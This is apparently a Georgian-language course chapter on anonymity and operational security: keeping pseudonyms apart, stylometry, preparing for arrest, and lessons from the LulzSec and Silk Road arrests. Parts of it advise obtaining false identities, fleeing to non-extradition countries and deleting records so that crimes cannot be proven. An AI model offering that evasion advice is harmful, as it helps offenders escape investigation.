თავიდან ძნელი იქნება ასეთი ანგარიშების გამოყენება, ამიტომ ჩემი რჩევა იქნება რომ ივარჯიშოთ და შექმნათ რამდენიმე ანგარიში, რომლებსაც ლეგიტიმური მიზნებისათვის გამოიყენებთ და შეეცადოთ შეაფასოთ რამდენად კარგად იყენებთ ამ ანგარიშებს. როცა ანგარიშების გამოყენება კომფორტული გახდება შემდეგ შექმენით ანგარიში რომელსაც საჭირო მიზნებისათვის გამოიყენებთ. გახსოვდეთ რომ ერთი შეცდომაც საკმარისია რომ თავი გასცეთ. როცა ანგარიში ამუშავდება და საკმაოდ ფართო ურთიერთობებს დაამყარებს, ანგარიში უნდა დახუროთ, რაც მეტია ურთიერთობა მით მეტია შანსი რამე შეგეშალოთ. https://www.google.com/alerts საიტით შეგიძლიათ ნახოთ თუ რამე ხდება თქვენ ანგარიშთან მიმართებაში. ცხადია ეს ყველა ანგარიშისათვის შეგიძლიათ გააკეთოთ მათ შორის ნამდვილი ანგარიშისათვის, ოღონდ არ აურიოთ სად უნდა გაიგზავნოს შეტყობინებები, ყოველმა ანგარიშმა მასთან დაკავშირებულ ელ-ფოსტაზე უნდა მიიღოს შეტყობინება.

სამწუხაროდ, თუ მოწინააღმდეგე სერიოზულია როგორიც არის განვითარებული ქვეყნების უსაფრთხოების სამსახურები, მაშინ ცხოვრებაშიც სრულად ანონიმური უნდა გახდეთ, ანუ იატაკქვეშეთში გადახვიდეთ. ინტერნეტი არ არის გათვლილი ანონიმურობაზე და მიუხედავად იმისა თუ რა მეთოდებს და დაშიფრულ კავშირებს იყენებთ, მხოლოდ დროის ამბავია სანამ გიპოვიან. ანუ აქ ვლაპარაკობთ ნამდვილ სამყაროში ანონიმურობაზე, რამდენიმე ყალბი ვინაობის ქონაზე, კარგი ალიბის ქონაზე, ყოველი მოცემული იდენტობისათვის კარგი ბიოგრაფიის ქონაზე და ა.შ., მათ შორის მუდმივად მოძრაობაზე ერთი ადგილიდან მეორეზე.

ხალხის უმეტესობას ასეთი რამ არ სჭირდება, მაგრამ თუ ასეთი რამ გჭირდებათ, გაეცანით ამ წიგნს https://www.amazon.co.uk/The-Baby-Harvest-terrorist-laundering-ebook/dp/B013AZ6MKS იგი კარგად აგიხსნით საიდან დაიწყოთ ახალი იდენტობის შექმნა. საქმე იმაშია, რომ გარდაცვალების და დაბადების რეგისტრაცია, ზოგიერთ ქვეყანაში ხდება ინტერნეტით. ამან კი ტერორისტებს გაუხსნა ახალი იდენტობის მიღების საშუალება, და ინტერნეტით ნამდვილი ყალბი იდენტობის მიღება. ამავე წიგნში ნახავთ რა აღმოაჩინა მკვლევარმა და როგორ ახერხებენ ტერორისტები იდენტობის შეცვლას. ამ მიმართულებით ასევე საინტერესოა ეს ვიდეოც https://www.youtube.com/watch?v=9FdHq3WfJgs. ეს სქემა 2014 წელს გაიშიფრა და, გარკვეულწილად შეიძლება კიდევ მოქმედებს თუმცა ძირითადი ხარვეზები აღმოფხვრილია.

თუ თქვენ ქვეყანაში არ დაგედგომებათ ცხადია უნდა გაიქცეთ ქვეყანაში რომელსაც ექსტრადიციის ხელშეკრულება არ აქვს თქვენ ქვეყანასთან https://en.wikipedia.org/wiki/List_of_United_States_extradition_treaties მაგალითად ეს ბმული გიჩვენებთ რომელ ქვეყნებთან აქვს ასეთი ხელშეკრულებები ა.შ.შ.-ს.

ანგარიშებს შორის კავშირების გამოვლენა

როცა რამდენიმე ვინაობა გაქვთ, ეს ვინაობები ერთმანეთისაგან მაქსიმალურად უნდა გამოყოთ. მაგალითად Ross Ulbricht იყო Tor-ზე არსებული ბნელი ქსელის Silk Road ბაზრის შემქმნელი და ადმინისტრატორი. მან დასაწყისში ერთმანეთში აურია თავისი ვინაობები, რომლებსაც იყენებდა ბიტკოინებით ვაჭრობისათვის. შემდეგ კი ერთერთი ეს ზედმეტ სახელი გამოიყენა Silk Road საიტისათვის. ამის აღმოჩენა კი უბრალო Google ძებნითაც კი შეიძლებოდა, ყოველგვარი კოდის გატეხვის თუ რამე რთული გამოძიების გარეშე.

შეეცადეთ რომ პერიოდულად შეამოწმოთ თუ რამენაირად მოხდება თქვენი ვინაობების დაკავშირება ერთმანეთთან. ამისათვის ყველაზე მარტივია ეძებოთ Google-ზე და სხვა საძებნ საიტებზე. თუ აღმოაჩენთ რომ ასეთი კავშირი შესაძლებელია მაშინ სასწრაფოდ უნდა გადახვიდეთ ქმედებებზე რომელიც ამ კავშირისაგან მოყენებული ზიანი გამოასწოროთ. თუ ასეთ კავშირს აღმოაჩენთ და საკმაოდ სერიოზულ მოწინააღმდეგესთან გაქვთ საქმე, ჯობია საერთოდ გააუქმოთ ეს ვინაობები. მაგალითად Ross-ს რომ აღმოეჩინა ასეთი კავშირი და დროზე გაჩერებულიყო ალბათ ვერ დაიჭერდნენ, რადგან მისი დაჭერის დასაბუთებლად საჭირო იყო ქმედების დროს მისი დაჭერა.

თუ ფიქრობთ როგორ წაშალოთ ინტერნეტიდან ინფორმაცია თქვენს შესახებ, ეს ბმული https://www.cnet.com/how-to/remove-delete-yourself-from-internet/ მოგაწვდით დამატებით ინფორმაციას. Google-ს ინფორმაციის წაშლის წესებს წაიკითხავთ ამ ბმულზე https://support.google.com/websearch/answer/3143948?visit_id=637531238098953394-2328066198&rd=1 ეს წესები საკმაოდ შეზღუდულია. ბევრი სოციალური ქსელი გაძლევთ ინფორმაციის წაშლის საშუალებას, თუმცა უმეტესობა ინახავს მონაცემთა არქივებს და შესაბამისად თქვენი მონაცემები ინახება. იმ ანგარიშებზე კი რომლების წაშლაც არ შეიძლება შეცვალეთ ინფორმაცია ყალბი ინფორმაციით. https://imgur.com/gallery/0oDtYwi გიჩვენებთ როგორ წაშალოთ თქვენი ინფორმაცია სოციალური ქსელებიდან. ამოეწერეთ ელ-ფოსტის დაგზავნის სიებიდან. საძებნი ძრავების თავში განვიხილავთ როგორ ხდება ძებნის წაშლა ამ საიტებიდან. ასევე შეგიძლიათ დაუკავშირდეთ ვებსაიტების ადმინისტრატორებს და თხოვოთ რომ წაშალონ თქვენი მონაცემები.

ეს საიტი შეიძლება ადრეც გინახავთ https://archive.org/ ეს საიტი ინახავს ინტერნეტის არქივებს, შეგიძლიათ მოძებნოთ რომელიმე საიტი და შემდეგ აარჩიოთ თარიღი რომ შეხედოთ როგორ გამოიყურებოდა ეს საიტი მაშინ. მაგალითად შეეცადეთ მოძებნოთ როგორ გამოიყურებოდა Microsoft-ის საიტი 1995-ში. შესაბამისად არსებობენ არქივები, ამ არქივიდან შეიძლება წაშალოთ ინფორმაცია თუ ელ ფოსტას გააგზავნით info@archive.org ზე. მაგრამ არსებობს სხვა ბევრი არქივებიც.

და ბოლოს კანონის ძალითაც შეგიძლიათ ინფორმაციის წაშლის მოთხოვნა https://en.wikipedia.org/wiki/Right_to_be_forgotten მოგცემთ ინფორმაციას ამის შესახებ.

ოპერაციული უსაფრთხოების წესები

1. **ბევრი არ ილაპარაკოთ ოპერაციულ უსაფრთხოებაზე,** არ უთხრათ არავის რომ იყენებთ დაშიფვრას ან გაქვთ I Phone, ან მუშაობთ დებიან ლაფთოფზე და ა.შ. არ ახსენოთ ოპერაციული დეტალები მიმოწერაში მაგალითად არ იწუწუნოთ რომ Tor ნელია. ეს გაამხელს თქვენ ოპერაციულ ინფორმაციას. საკუთარი ჯგუფის წევრებთანაც ჩათის დროს მოერიდეთ ასეთ ლაპარაკს. ისეთ ადგილებში სადაც შეიძლება მოგისმინონ ან ჩაგწეროთ ღიად ნუ ილაპარაკებთ საჩოთირო საკითხებზე, შეეცადეთ გამოიყენოთ მინიშნებები.
2. **არ ენდოთ არავის და არაფერს,** ჩათვალეთ რომ არავის და არაფრის ნდობა არ შეიძლება. ინფორმაცია უნდა გაიცეს მხოლოდ საჭიროებიდან გამომდინარე. რაც უფრო ცოტა კონსპირატორებთან გაქვთ საქმე უფრო უსაფრთხოდ ხართ. არ ენდოთ თქვენი ჯგუფის წევრებს, ისინი შეიძლება თქვენ წინააღმდეგ მუშაობდნენ ან შეიძლება მოისყიდონ რომ თქვენ წინააღმდეგ იმუშაონ. რაც უფრო ცოტა იცის ამ ხალხმა თქვენზე უკეთესი. გახსოვდეთ თქვენი გულისათვის ციხეში არავინ ჩაჯდება. მოერიდეთ ხალხს რომლებიც გაქრენ და მერე ისევ გამოჩნდნენ, ისინი შეიძლება დაეჭირათ და დაეთანხმებინათ თანამშრომლობაზე. არ ენდოთ ხალხს ვინც ინფორმაციის ყიდვას გთავაზობთ, ეს ძალოვნების გამოცდილი მეთოდია.


3. **არასოდეს აურიოთ ვინაობები,** არასოდეს გაუზიაროთ ერთი ვინაობის ინფორმაცია მეორე იდენტობას. გამოიყენეთ ყველაფერი განსხვავებული, ელ-ფოსტა, ბრაუზერი, IP მისამართები, იგივე პაროლის ქონაც კი არ შეიძლება. არ დადოთ რამე ფბ-ზე თქვენი ნამდვილი ანგარიშით როცა მუშაობთ მოგონილი ვინაობით, Tor-ის გავლითაც კი ასეთი ვინაობების დაკავშირება შესაძლებელია. არასოდეს შეხვიდეთ იგივე საიტებზე სხვადასხვა ვინაობით. არასოდეს შეხვიდეთ ანგარიშებზე ანონიმურობის სერვისით თუ ამ ანგარიშზე უკვე შეხვედით ანონიმიზაციის გარეშე. თუ იყენებთ ინტერნეტ კაფეს ან რომელიმე სხვა გარე ინტერნეტ კავშირს, თან არ წაიღოთ მობილური ტელეფონი რომელიც თქვენ ცნობილ ვინაობასთანაა დაკავშირებული, რადგან ის შეიძლება თქვენ მუშაობას დაუკავშირონ და ასევე დაადგინონ თქვენი ადგილმდებარეობა. თუ მოწინააღმდეგე საკმაოდ სერიოზულია, არ გამოიყენოთ სახლის ინტერნეტ კავშირი. ყოველთვის გამოიყენეთ ერთმანეთისაგან იზოლირებული უსაფრთხოების არეები. მაგალითად ცალკე ლაფთოფი, ან ცალკე ვირტუალური მანქანა, ან ცალკე კონფიგურირებული Tor ბრაუზერი. ერთი ვინაობის კონტაქტებს არ დაურეკოთ მეორეს ტელეფონით.
4. **არ უნდა გამოირჩეოდეთ,** არ უნდა იყოთ საინტერესო, ყოველთვის შეეცადეთ მაქსიმალურად არასაინტერესოდ გამოიყურებოდეთ, დამალეთ თქვენი ცოდნა, თამამად ნუ გამოთქვამთ აზრს, მოერიდეთ პოლიტიკურ ფორუმებს და მაღალი რისკის ადგილებს. არ შეხვიდეთ მაღალი რისკის საიტებზე და ფორუმებზე, არ შექმნათ ანგარიშები და შეეცადეთ რომ მხოლოდ მინიმალურად იმონაწილეოთ მხოლოდ საჭიროების მიხედვით. არ დაარღვიოთ რამე კანონები რის გამოც შეიძლება ციხეში ჩაგსვან, გაგჩხრიკონ და აღმოაჩინონ სხვა მასალები. უნდა შექმნათ საშუალო ადამიანის შეხედულება, რომელიც ნაკლებად გამოირჩევა სხვებისაგან. ნუ დახატავთ თქვენ თავს როგორც მაღალ, წითელთმიან ლამაზმანს, ჯობია იყოთ დაბალი და მსუქანი ფინანსისტი.
5. **იყავით ფრთხიალად,** ყოველთვის შეხედეთ სიტუაციას თქვენი მოწინააღმდეგის თვალთახედვიდან. ისინი ყოველთვის შეეცდებიან რომ ყველაზე მარტივი გზით დაგიჭირონ, შესაბამისად პირველ რიგში მიხედეთ მარტივად დასაჭერ სისტემებს და კავშირებს. დაგეგმეთ როგორ მოიქცევით და რა მოხდება თუ სიტუაცია ცუდად განვითარდება. ელოდეთ კარზე კაკუნს და დაპატიმრებას. ასევე გამოიყენეთ VPN-ები და ე.წ. Kill Switch იმისათვის რომ პროგრამები და მოწყობილობები თავისით გამოირთონ. ფიზიკურად დაფარეთ ლაფთოფის კამერა რომ არ მოხდეს თვალთვალი, არ გამოიყენოთ უკაბელო კლავიატურა. გამორთეთ ტელეფონი და ჯობია ბატარიას თუ ამოაცლით (თუ ეს შესაძლებელია), გამორთეთ ტელევიზორები, და სხვა ელექტრონული მოწყობილობები. არასოდეს მიატოვოთ მოწყობილობები და ეკრანები გახსნილი. გამორთეთ კომპიუტერები, განსაკუთრებით თუ იყენებთ დისკის დაშიფვრას და ამ უკანასკნელს კი ნამდვილად უნდა იყენებდეთ. არ ილაპარაკოთ ბევრი ანონიმიზაციის ტექნოლოგიებზე და არავის აჩვენოთ თქვენი PGP გასაღები. საერთოდ ჯობია რომ ეჭვიც არავის გაუჩნდეს რომ ასეთი ტექნოლოგიები გაინტერესებთ.
6. **იმუშავეთ თქვენი შესაძლებლობების ფარგლებში,** რამე თუ არ გესმით ან გაჩერდით და ნუ გააკეთებთ, ან მიიღეთ რისკი რომ გაუთვითცნობიერებელმა საქციელმა შეიძლება სერიოზულად დაგაზარალოთ. გამოიყენეთ მარტივი საშუალებები, რაც უფრო გართულდება სიტუაცია მით უფრო მეტი შანსია რომ რაღაც შეგეშალოთ. მაგალითად ბევრად უფრო ადვილია გქონდეთ ფლეშ დისკი Tails-სისტემით ვიდრე ვირტუალიზაციის რთული პროცესი ჩაატაროთ, თუ ეს პროცესი კარგად არ გესმით.
7. **მინიმუმზე დაიყვანეთ ინფორმაციის შენახვა,** თუ ჩანაწერები არ ინახება დანაშაულიც ვერ დამტკიცდება. მაგალითად ბრაუზინგის ისტორია არ არის საჭირო. შეინახეთ მხოლოდ აბსოლუტურად საჭირო ინფორმაცია და დანარჩენი წაშალეთ. ჯობია ინფორმაცია წაშალოთ ვიდრე დაშიფროთ და შეინახოთ. გააგზავნეთ რაც შეიძლება ცოტა ინფორმაცია, არ გააგზავნოთ ძალიან ცხადი შეტყობინებები და რაც უფრო ბუნდოვნად ლაპარაკობთ უფრო ადვილი იქნება თქვენი დაცვა. ყველაფერი უნდა დაშიფროთ. თუ მხოლოდ იმას შიფრავთ რაც მნიშნელოვანია მაშინ ეს უკვე ამბობს რა არის მნიშვნელოვანი. არაფერი დატოვოთ რაც თქვენკენ მიუთითებს. უსაფრთხოების არე რომელიც თქვენ სახელთან არის დაკავშირებული უნდა იყოს სუფთა და არ დატოვოთ ფულის გადახდის კვალი.
8. **იყავით პროფესიონალი** - თუ თქვენი მოწინააღმდეგე პროფესიონალია თქვენც უნდა იყოთ იმავე დონეზე და სერიოზულად მოეკიდოთ უსაფრთხოების ზომებს. გახსოვდეთ რომ ეს არ არის სიამოვნებისათვის გაკეთებული საქმე, ეს სერიოზულია და უნდა მოიქცეთ ისე როგორც ასეთ სიტუაციას შეეფერება.

9. **შეეცადეთ რაც შეიძლება ნაკლები ინფორმაცია გასცეთ** თქვენს შესახებ, არ მოყვეთ ამბები, ეს შეიძლება პროფილინგისათვის გამოიყენონ, არასოდეს არ გაამხილოთ თქვენი ფიზიკური თვისებები, როგორ გამოიყურებით, სიმაღლე, წონა, ასაკი, ჰობი, მანქანა, სად დაიბადეთ და ა.შ. თქვენი სქესიც კი არ გაამხილოთ. შეეცადეთ არ იმუშაოთ რეგულარული გრაფიკით რადგან ეს გაამხელს თქვენ დროის სარტყელს, შეეცადეთ არ იყოთ ადვილად გამოსაცნობი. გამოიყენეთ სხვადასხვა ენები თუ რამდენიმე ენაზე ლაპარაკობთ, გამოიყენეთ სიტყვების დაწერის ამერიკული, ინგლისური ან ავსტრალიური ვარიანტები. თქვენ გუნდის წევრებსაც ნუ გაუმხელთ თქვენ ვინაობას, მათაც ზედმეტ სახელით ელაპარაკეთ.
10. **დაიცავით ინფორმაცია** - ყოველთვის დაშიფრეთ ყველაფერი.

შეეცადეთ მაქსიმალურად გამოიყენოთ ეს წესები და იმედია კარებზე არასდროს დაგიკაკუნებენ.

ავტორის ამოცნობა და Evans-ის მეთოდი.

ინგლისური ტექსტის ანალიზით შესაძლებელია რომ განსაზღვროთ ვინ დაწერა ტექსტი. ტექსტის ავტორი შეიძლება დადგინდეს იმის მიხედვით თუ რა სიტყვების კომბინაციებია გამოყენებული და რა სიხშირით არის ესა თუ ის სიტყვა გამოყენებული ტექსტში. ცხადია, ამის დასადგენად საჭიროა ტექსტის საკმაოდ დიდი ზომა. თუ ვინმეს აქვს თქვენ მიერ დაწერილი 5000 ზე მეტ სიტყვიანი ტექსტი, ეს ტექსტი შეიძლება 80 % ინი სიზუსტით შედარდეს სხვა ტექსტებს და თქვენი ზედმეტ სახელი თქვენ სახელს მიებას ტექსტის მეშვეობით. ტექსტის ანალიზის ბევრი სხვადასხვა პროგრამა არსებობს ერთერთი ასეთი პროგრამაა JSAN https://psal.cs.drexel.edu/index.php/JStylo-Anonymouth, ეს პროგრამა ორი ნაწილისაგან შედგება, ერთი ნაწილი JStylo აანალიზებს ტექსტს, ხოლო Anonimouth კი ამ ტექსტს ისე გადააკეთებს რომ ვერ მოხდეს მისი ავტორის ამოცნობა.



ჩვენთვის ბევრი არაფერია ცნობილი ტექსტის ასეთი ანალიზის შესახებ მთავრობების მიერ, თუმცა ეს სულაც არ ნიშნავს რომ მთავრობებს ამის ექსპერტები არ ჰყავთ და ამაზე არ მუშაობენ. ეს სტატია

https://people.eecs.berkeley.edu/~dawnsong/papers/2012%20On%20the%20Feasibility%20of%20Internet-Scale%20Author%20Identification.pdf კი უფრო დაწვრილებით მოგიყვებათ ინტერნეტში ავტორის ამოცნობის შესაძლებლობებზე. ასეთ მეთოდებს Stylometry-ს უწოდებენ. თუ ვინმე მოახერხებს რომ ეს მეთოდოლოგია გამოიყენოს ოპერაციული უსაფრთხოების შეცდომებთან ერთად. ავტორის ნამდვილი იდენტობის დადგენა ბევრად უფრო მარტივდება. ამის საწინააღმდეგოდ კი შეგიძლიათ:

- გამოიყენოთ ტექსტის ანონიმიზაციის პროგრამები;
- გამოიყენოთ ბევრი სხვადასხვა ფსევდონიმი;
- რაც უფრო ცოტას დაწერთ უკეთესი;
- განათავსეთ არა მარტო საკუთარი ტექსტი არამედ სხვისი ტექსტიც;
- შეეცადეთ მიბაძოთ სხვის წერის სტილს;
- დამატებითი მონაცემები ჩასვით ტექსტში;
- თუ ყველა იყენებს LeatSpeak მეთოდს ეს იდენტიფიკაციას ართულებს. http://www.robertecker.com/hp/research/leet-converter.php?lang=en

პროგრამისტების დადგენაც შეიძლება მათი პროგრამირების სტილის საშუალებით https://freedom-to-tinker.com/2015/01/21/anonymous-programmers-can-be-identified-by-analyzing-coding-style/ .

კარზე კაკუნი

მათთვის ვისაც სახელმწიფოს ებრძვის და ძალოვანი სტრუქტურები ეძებენ, სამწუხაროდ გარდაუვალია რომ რაღაც მომენტში კარზე დაუკაკუნებენ ანუ დააპატიმრებენ. ასეთი შემთხვევებისათვის მზად უნდა იყოთ. დაპატიმრებას მოჰყვება დაკითხვები და შეიძლება წამებაც თუ ასეთ რეჟიმთან გაქვთ საქმე. შესაბამისად მზად უნად იყოთ ყველაფრისათვის. მაგალითად გქონდეთ უბატარიო ლაფთოფი რომელსაც უცებ გამორთავთ რომ ვერ მოახერხონ მეხსიერებიდან კოდირების გასაღების ამოღება. ან კოდირების გასაღები ჩაწეროთ ფიზიკურად ადვილად გასანადგურებელ ფლეშ დისკზე, გქონდეთ საიდუმლო გასასვლელი და ა.შ. იმედია ასეთი სცენარი თქვენი უმეტესობისათვის არ არის საჭირო. მაგრამ თუ დაგჭირდათ ყოველთვის იყავით მშვიდი და კონცენტრირებული. როცა დაგიჭერენ უნდა გამოიყურებოდეთ შეშინებულად და დაბნეულად. თუ ისეთ ქვეყანაში ცხოვრობთ სადაც სასამართლო სისტემას გარკვეულწილად შეიძლება დაეყრდნოთ, მაშინ შეიძლება დაგჭირდეთ ადვოკატი. იმის გამო რომ მთელი თქვენი ფული შეიძლება დააყადაღონ კარგი აზრია რომ ადვოკატს წინასწარ გადაუხადოთ ფული. რამდენის გადახდაა საჭირო ქვეყანაზე და ადვოკატზეა დამოკიდებული. დასავლეთის ქვეყნებში დუმილის უფლებაც შეგიძლიათ გამოიყენოთ, მაგრამ ხანდახან ესეც არ არის გამოსავალი. სწორედ ამიტომ არის საჭირო რომ მოიფიქროთ როგორ მოიქცევით და ადვოკატთან ერთად გქონდეთ განსაზღვრული სტრატეგია. შეიძლება საჭირო გახდეს რომ გქონდეთ სიგნალები, რომლითაც თქვენ მომხრეებს შეატყობინებთ დაპატიმრების ან თქვენთან ვიზიტის შესახებ.

არ დაუჯეროთ დაკითხვის სხვადასხვა მეთოდებს სადაც ცდილობენ რომ თავი უსაფრთხოდ გაგრძნობინონ ან თქვენ თავმოყვარეობაზე ითამაშონ, ეს ხალხი არასოდეს არ ხელმძღვანელობს თქვენი ინტერესებით, მათი მთავარი ამოცანაა თქვენგან მიიღონ მტკიცებულებები და რამე ნაირად ბრალი დაგდონ. დემოკრატიებში გამომძიებლებს როგორც წესი ძლიერი მტკიცებულებების მოპოვება ჭირდებათ რომ ვინმეს ბრალი წაუყენონ, არადემოკრატიულ ქვეყნებში კი მტკიცებულება შეიძლება სულაც არ იყოს საჭირო, შესაბამისად კარგად უნდა იცნობდეთ სისტემას, რომ ამ სისტემასთან გამკლავება შეძლოთ.

არსებობენ ვებ გვერდები რომლებიც აქტივისტებს აცნობენ თავიანთ უფლებებს და აძლევენ იურიდიულ კონსულტაციებს.

პოლიგრაფის ტესტი ანუ ტყუილების დეტექტორის ტესტი, ამ ტესტს არ აქვს არავითარი მეცნიერული დასაბუთება ის მხოლოდ მუშაობს თქვენი გაუთვითცნობიერებლობის და შიშის გამო https://antipolygraph.org/lie-behind-the-lie-detector.pdf . Youtub-ზე არსებობს უამრავი ვიდეო პოლიგრაფის ტესტებთან დაკავშირებით.

შეეცადეთ რომ გაერკვეთ დაკითხვის ტექნიკაში https://www.youtube.com/watch?v=d-7o9xYp7eE. ამაზე წიგნებია დაწერილი, ამის გამოკვლევა თქვენთვის მოგვინდვია.

მთავარია მოემზადოთ უარესისათვის და უკეთესის იმედი გქონდეთ.

ოპერაციული უსაფრთხოების დარღვევის შედეგების მაგალითები

აქ განვიხილავთ ოპერაციული უსაფრთხოების პრინციპების დარღვევისა და შეცდომების რამდენიმე მაგალითს. როგორც აქ ნახავთ, შეცდომები ნამდვილად უმარტივესია და მათი არ დაშვება შესაძლებელი იყო. შესაბამისად თუ თქვენს ოპერაციულ უსაფრთხოებას სწორად წარმართავთ მოწინააღმდეგისათვის რთულად დასაჭერი იქნებით. ჩვენი ამოცაა სულაც არ არის რომანტიზაცია გავუკეთოთ ამ კრიმინალებს, ჩვენი მიზანია რომ კარად აღვწეროთ რას ნიშნავს ოპერაციული უსაფრთხოების უგულებელყოფა და რა შედეგები მოაქვს ასეთ ქმედებებს.

LOLSEC -ის ერთერთმა წევრმა სულ ერთხელ დაუშვა შეცდომა და სისტემაში შევიდა თავისი ნამდვილი IP მისამართით და ეს საკმარისი გახდა მის დასაჭერად. დაჭერის შემდეგ მან გადაწყვიტა თანამშრომლობა. ამავე ჯგუფის ერთ ერთმა წევრმა IRC-ჩათში თქვა რომ იგი პრობაციაზე იყო და ასევე ახსენა სხვა ჯგუფეი რომლებთანაც იგი თანამშრომლობდა. ამან პოლიციას მისცა საშუალება საეჭვო პირების წრე დაეპატარავებინა და მოსამართლისაგან მიეღო ამ პირის ინტერნეტ წვდომის მოსმენის ნებართვა. ეს ხალხი იყენებდა Tor-ს და Apple-ს შედარებით დაცულ ლაფთოფებს, მაგრამ პოლიციას სულაც არ სჭირდებოდა Tor-ის გატეხვა ან კიდევ რამე რთული ქმედების ჩატარება, მათ უბრალოდ დაუკავშირეს ერთმანეთს IRC ჩათის ლაპარაკის დროები და როდის იყო საეჭვო პიროვნება სახლში და როდის მუშაობდა ინტერნეტში. ამასობაში კი ჯგუფის წევრები ლაპარაკობდნენ რა VPN-ებს იყენებდნენ, ერთერთმა მათგანმა მოპარული კრედიტ ბარათებით იყიდა მანქანის ნაწილები და ფოსტით საკუთარ სახლში გააგზავნა. და ა.შ. ამ ჯგუფმა ოპერაციული უსაფრთხოების ბევრი დარღვევა დაუშვა. არ დაიცვეს საკუთარი ინფორმაცია, აურიეს ერთმანეთში ფსევდონიმების და პირადი მონაცემები ენდვნენ ხალხს, რომლებიც, როგორც აღმოჩნდა, FBI-ში მუშაობდნენ. ბევრი ილაპარაკეს. შესაბამისად LOLSEC აღარ არსებობს ხოო შემქმნელები კი ციხეში აღმოჩნდნენ.

შემდეგი მაგალითია Silk Road – ეს ისტორია დაიბეჭდა, რამდენად მართალი ვერ გადავამოწმებთ, მაგრამ მაგალითისათვის გამოდგება. Ross William Olbrick არის კაცი რომელმაც ეს საიტი შექმნა, მისი ფსევდონიმი იყო Dread Pirate Roberts. ამ საიტს, 1 მილიონზე მეტი გამომწერი ჰყავდა და დაახლოებით მილიარდ ნახევარ დოლარს ატრიალებდა წლიურად. იმის გამო რომ, ალბათ. ნარკოტიკები იყიდებოდა ამ საიტზე, FBI ძალიან დაინტერესდა იმით თუ ვის ეკუთვნოდა საიტი. მათ დაიწყეს უბრალო Google ძებნით, როგორც აღმოაჩინეს ანგარიშს სახელით Altoid ჰქონდა განთავსებული Silk Road თან დაკავშირებული ინფორმაცია, Chorumri.org ფორუმებზე. ეს ანგარიში ასევე გამოჩნდა Bitcoin.tor- ზე სადაც IT პროფესიონალს ეძებდა, და ამბობდა რომ დაინტერესებული პირები უნდა დაუკავშირდნენ Ross Olbrick-ს. ამან კი მისი ფსევდონიმი დაუკავშირა ნამდვილ სახელს. მისმა ნამდვილმა ანგარიშმა ასევე მოითხოვა დახმარება StackOverflow-ზე სადაც დახმარებას ითხოვდა Tor-ის დამალულ PHP სერვისებთან დაკავშირებასთან მიმართებაში. მოგვიანებთ მან შეცვალა სახელი და მისი ფსევდონიმი იყო Frosty. როცა ის ამერიკის საბაჟომ დაიჭირა 9 ყალბი საიდენტიფიკაციო ბარათის მიღებისათვის, მან თურმე თქვა რომ ნებისმიერს შეეძლო ამ ბარათების გამოწერა Silk Road-დან Tor-ის გამოყენებით, თუმცა საბაჟოში არავის უხსენებია ან ერთი ან მეორე. ამან მისი სახელი კიდევ უფრო მიაბა Silk Road-ს. შემდეგ FBI-მ გაარკვია სერვერის IP მისამართი, ეს როგორ მოახერხეს არ არის ცნობილი, მაგრამ საბოლოო ჯამში მათ ნახეს რომ სერვერი უკავშირდებოდა Frosty ფსევდონიმს SSH-ის საშუალებით. თანაც გამოყენებული კოდი იყო ზუსტად იგივე რაც მანამდე StackOverflow-ზე გამოქვეყნდა. ბოლოს მათ Ross დაიჭირეს ბიბლიოთეკაში, სადაც იგი თავის ლაფთოფზე მუშაობდა და ამ დროს Dread Pirate Roberts-იც Tor-ით მუშაობდა. როცა დაიჭირეს მან ვერ მოასწრო ლაფთოფის გამორთვა, შესაბამისად დისკის დაშიფვრამ ვერ დაიცვა მონაცემები. მოგვიანებით მის ლაფთოფზე იპოვეს მისი ქმედებების სრული ჟურნალი, რაც იმდენად დიდი სისულელეა რომ ძნელად დასაჯერებელია. თუმცა, საბოლოო ჯამში Ross-მა დაარღვია ოპერაციული უსაფრთხოების ელემენტარული პრინციპები. აურია თავისი ფსევდონიმები და ნამდვილი ვინაობაა, მას წამოცდა Silk Road და Tor-ის შესახებ, რამაც გადააქცია საინტერესო სამიზნედ. მას ასევე არ ჰქონდა გეგმა რა უნდა ექნა დაჭერის შემთხვევაში, თუ მართალია მის ლაფთოფზე დაუშიფრავი უამრავი მონაცემი იპოვეს რაც ცხადია ოპერაციული უსაფრთხოების ძალიან დიდი დარღვევაა.

